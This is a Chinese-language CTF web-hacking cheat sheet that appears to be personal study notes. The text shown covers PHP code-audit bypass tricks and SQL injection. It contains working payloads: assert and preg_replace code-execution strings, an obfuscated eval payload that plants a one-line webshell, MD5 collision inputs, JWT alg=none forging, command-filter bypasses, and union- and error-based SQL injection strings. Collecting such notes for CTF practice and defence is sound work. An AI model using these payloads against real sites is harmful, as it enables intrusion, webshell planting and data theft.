[WEB 2](#_Toc3195)

[一.Web后门 2](#_Toc27789)

[1.D盾 2](#_Toc5588)

[二.PHP代码审计 3](#_Toc7671)

[三.SQL注入 7](#_Toc6230)

[1.单输入框注入 7](#_Toc21714)

[2.报错注入 7](#_Toc12489)

[3.盲注 12](#_Toc27669)

[4.二次注入 13](#_Toc586)

[5.InnoDB注入 15](#_Toc1612)

[四.文件读取 15](#_Toc2455)

[1.PHP 15](#_Toc26670)

[2.JAVA 25](#_Toc4020)

[3.PYTHON 26](#_Toc6452)

[4.NGINX 27](#_Toc24237)

[五.文件上传 27](#_Toc459)

[六.Linux指令 28](#_Toc12677)

[七.SSTI(Python) 28](#_Toc15367)

[八.HTTP请求伪造 31](#_Toc24730)

[九.PHP序列化 31](#_Toc13066)

[十.Twig模版注入漏洞 34](#_Toc5620)

[十一.nmap指令漏洞 36](#_Toc20085)

[1.一句话木马 36](#_Toc29031)

[2.文件读取 37](#_Toc4769)

[十二.GitHack 37](#_Toc624)

[十三. 脚本 38](#_Toc9082)

[1.PHP 38](#_Toc28202)

[2.PYTHON 39](#_Toc18209)

[十四. Unicode 39](#_Toc2521)

[十五. Arjun 39](#_Toc11979)

[十六. Javascript 39](#_Toc14040)

[十六.一些杂七杂八的打法 39](#_Toc16248)

# WEB

## 一.Web后门



常见的几种解决工具：

1.D盾：

先点击查杀，选择Web目录



选择后程序自动扫描，得到文件级别高的一般含有信息



## 二.PHP代码审计

mb\_strpos($page . '?', '?')：找到 $page 变量中第一个问号的索引位置，如果找不到问号则返回 false。注意，$page . '?' 的目的是确保在 $page 变量末尾加上一个问号，这是为了确保 $page 变量中不含问号时仍能正确获得索引位置。

mb\_substr( $page, 0, mb\_strpos($page . '?', '?'))：使用 mb\_substr 函数截取了 $page 变量中从索引位置 0 开始，一直到第一个问号之前的子字符串。mb\_substr 函数返回截取后的子字符串，并将其赋值给 $\_page 变量。

数字与字符串比较时，字符串会默认截取字符前的数字值进行比较，例如"123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3"会变成123，所以数字项为123即相等

Intval(key)，将参数key转换为数字类型，如果是字符串会默认截取字符前的数字值，例如key为”123c”则输出123

print\_r(scandir(chr(47)))：转换/对应的ASCII码值为/字符，之后读取根目录，再将内容显示出来

大数长度限制绕过：采用科学计数法1e9

md5($a)==md5($b)函数绕过&md5($a)==sha1($b)函数绕过：==为弱类型比较，数组绕过，写a[]=111&b[]=222，md5计算出来为null==null，通过条件，注意a[]得知不能等于b[]的值

strlower()函数绕过：转小写函数，但是遇到unicode格式字符串会转为大写，输入unicode格式字符串例如ᴬᴰᴹᴵᴺ即可

正则表达式：

[OC]：匹配字符串

::：匹配:

\dt：匹配数字

/:：不区分大小写匹配

$：匹配结尾，需要利用参数最后面加%0A(回车)绕过

O:1:可以改为O:+1实现序列化绕过

file\_get\_contents($text,'r')===函数绕过：data伪协议(===后的字符串内容用base64加密)：

?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=

如果不存在$text对应的文件，使用?参数名[]=

正则表达式可以使用数组类型参数绕过，例如flag[]=/flag

PHP8之前[会被解析成\_，例如代码中$\_POST(‘e\_v.a.l’)参数名要写e[v.a.l，而且\_也可以使用 代替

ctype\_alnum($text)函数：匹配传入参数中是否全为数字或者字母，如果是返回true，否则返回false。


preg\_replace($pattern, $replacement, $subject)函数：将subject中匹配pattern的部分用replacement替换

如果启用/e参数的话，就会将replacement当做php代码执行。造成命令执行漏洞，例如：preg\_replace('/abc/e', 'system("ls")', asdsadasabc')，注意replacement部分可能需要url编码


assert()函数:检查断言是否为 false，且会将括号中的字符当成代码来执行，返回true或false，并在结果为 false 时采取适当的行动。

利用方式：通过增加or的方式保证assert通过且执行漏洞代码，例如传入assert参数为?page=123') or system("cat templates/flag.php");，这里or左侧的要满足assert判断条件(根据实际需求修改)，右侧为攻击代码

preg\_replace()+/e代码执行漏洞：传入：参数名=合法字符串&\S\*=${phpinfo()}



传入参数信息读取flag：参数名=合法字符串&\S\*=${getFlag()}&cmd=system(%27cat%20/flag%27);



foreach($\_POST as $x => $y){

$$x = $y; // $键 = $值的值，注意这里按顺序遍历，即传入?flag=1&1=flag时，$flag=$1=flag，$1=$1；传入?1=flag&flag=1时，$1=$flag=1，$flag=$flag。可以简单理解为$$x就相当于是$($x）


}

exif函数可以输出对象内容

$\_GET['flag'] === 'flag'绕过：

get 传参数的时候，如果传入1，默认:做为键:类型是 int; 做为值，类型是 string

$\_GET['flag'] === $x : 如果传入 a=flag&flag=a 那么 判断 a=flag 的时候 $\_GET['flag'] 是 a, &x 是 a，完全相等 进入条件, 而如果传入 1=flag&flag=1 那么判断 1=flag的时候 $\_GET['flag'] 是 (string)1 ，&x 是 (int)1 不完全相等，无法进入if条件，进而绕过



intval($num) < 2020 && intval($num + 1) > 2021绕过：传入：?num=2e10

$md5==md5($md5)传入：?md5=0e215962017

cat /flag中cat和 绕过：tac${IFS}/flag

md5($a)===md5($b)：传入：

a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2&b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2

cat /flag中cat和’和flag绕过：c\at+/fl\ag

extract逃逸：如果代码在extract($\_POST);之前存在$\_SESSION["参数"]='参数值';那么使用$\_SESSION["新参数"]='新参数值';可以对原参数和参数值进行覆盖，取消原参数和参数值的内容

eval()函数正则绕过：

读PHPINFO：传入参数名=(~%8F%97%8F%96%91%99%90)();

上传一句话木马(蚁剑连接带传入参数的url，密码为mochu7)：传入参数名=(~%9E%8C%8C%9A%8D%8B)(~%D7%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%92%90%9C%97%8A%C8%A2%D6%D6);

$\_SERVER函数：例如http://localhost/aaa/index.php?p=222&q=333

$\_SERVER['QUERY\_STRING'] = "p=222&q=333";//获取的是?后面的值

$\_SERVER['REQUEST\_URI'] = "/aaa/index.php?p=222&q=333";


$\_SERVER['SCRIPT\_NAME'] = "/aaa/index.php";

$\_SERVER['PHP\_SELF'] = "/aaa/index.php";

mt\_rand()函数爆破：已知明文前缀，爆破剩余位脚本(注意根据实际修改前缀)



得到数据在kali中的php\_mt\_seed文件夹打开cmd，输入：./php\_mt\_seed 数据，得到种子



之后将种子按照题目程序写法运行PHP(需要注意版本)得到数据即可

JWT验证绕过：通过将拦截的JWT在网站https://jwt.io/解析，将alg改为none，payload改为所需数据重新加密为JWT字符串





127.0.0.1绕过：可以试试127.0.0.2或者0.0.0.0

## 三.SQL注入

### 1.单输入框注入

查询数据库：1;show databases;


查询数据表：1;show tables;


查询结果(例如查询语句为select \*,1||flag from Flag)：\*,1或者1;set sql\_mode=PIPES\_AS\_CONCAT;select 1

登录绕过：admin'or '1'='1'#

### 2.报错注入


查询字段数(3个):?username=admin' order by 3%23&password=1





或者输入：?参数名=1/\*\*/order/\*\*/by/\*\*/字段个数值#






测试回显点位(判断页面1、2、3回显哪些)：?username=1' union select 1,2,3%23&password=1




或者输入：?参数名=0/\*\*/union/\*\*/select/\*\*/1,2,3,4#




查询数据库名及版本：?username=1' union select 1,database(),version()%23&password=1

或者输入：参数名?=0/\*\*/union/\*\*/select%201,database(),version(),%201%23




查询当前用户：参数名?=0/\*\*/union/\*\*/select%201,user(),1,%201%23



查询数据库表：?username=1' union select 1,2,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()%23&password=1


或者输入：0 and updatexml(1,concat('~',(select(group\_concat(table\_name))from(information\_schema.tables)where(table\_schema='库名')),'~'),1)%23



绕过，下面为存在22个字段，库名为web1的注入：1'/\*\*/union/\*\*/select/\*\*/1,database(),group\_concat(table\_name),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/\*\*/from/\*\*/mysql.innodb\_table\_stats/\*\*/where/\*\*/database\_name="web1"'

查询数据库表字段：?username=1' union select 1,2,group\_concat(column\_name) from information\_schema.columns where table\_schema=database() and table\_name='表名'%23&password=1

或者输入：?参数值=0 and updatexml(1,concat('~',(select(group\_concat(table\_name))from(information\_schema.tables)where(table\_schema='表名')),'~'),1)%23




查询数据库表字段值集合：?username=1' union select 1,2,group\_concat(字段名1,字段名2,字段名3) from 表名%23&password=1

或者输入：1 and 0 union/\*\*/select 1,group\_concat(字段名1,字段名2,字段名3),3,4 from 表名#



绕过or：如果information\_schema被WAF,得到表名之后使用无列名注入技巧获取字段值.


[](https://img2020.cnblogs.com/blog/2016410/202005/2016410-20200519163717474-1767458536.png)

之后就可以利用数字来对应相应的列,进行查询 [](https://img2020.cnblogs.com/blog/2016410/202005/2016410-20200519164320071-1957869897.png)

